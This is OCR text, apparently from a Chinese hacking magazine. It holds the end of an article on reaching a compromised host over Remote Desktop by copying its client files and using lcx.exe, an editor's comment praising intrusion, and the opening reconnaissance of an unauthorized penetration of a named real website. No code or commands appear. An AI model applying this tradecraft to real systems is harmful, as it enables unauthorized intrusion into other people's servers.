


图11

在肉鸡上连接总觉得很慢，既然现在知道了是证书认证问题引起的，那就在本机安装个证书认证服务吧。网上讲的是 Win2003 系统，按照网上说的我就在 XP 系统上一步一步的安装起来，可是按照网上说的步骤安装完之后，发现还是没有证书服务，XP 系统盘里难道没有这个？

想了下，如果把 Win2003 系统里的登录器复制到 XP 系统里可不可以使用呢？不管可不可以了，先试试再说，马上把肉鸡上的 mstsc.exe 和 mstscax.dll 下载到本机。因为排除了防火墙和内网的影响，所以我们直接连接服务器的 64163 端口，这次也出现了证书提示，理直气壮的点是，连接成功，如图12！




图12

在入侵过程中遇到困难是难免的，重要的是要懂得如何解决遇到的问题，而不是人云亦云地胡乱猜测！希望大家在入侵检测的同时，能够学到更多的东西，有更大的进步！

（文章中涉及到的工具lcx.exe、Win2003 终端录器已经收录在光盘中）

小编点评：

本文详细说明了为什么登录远程终端服务器的时候会出现错误，再到弄清楚问题的症结所在，并通过自己的努力找到了解决问题的方法！证书访问认证确实在一些设置比较安全的服务器上得以应用，虽然并不太多。利用文中所提到的办法为遇到证书问题而苦恼的朋友带来了一片福音。入侵是永恒的话题，在入侵中遇到的问题通常也千奇百怪，甚至有些匪夷所思。不过通过自己的努力终于把问题解决了，那种成功的喜悦也是十分的令人振奋哦。


看我来简单渗透盘古网站

Mickey

本来是想渗透另一个网站的，结果阴差阳错的通过连接来到了盘古网站，随手做了下安全测试，还真拿到了主机的最高权限。过程比较简单，写出来跟大家分享。

一、踩点

目标站点的域名为 www.panku.cc，利用MSN 搜索引擎，搜索查看目标站点采用的脚本类型和该域名下的子域，如图1。




动态脚本采用的是 ASP 和 ASP.NET，该域名下的子域名，通过我过滤搜索引擎的结果，整理如下：

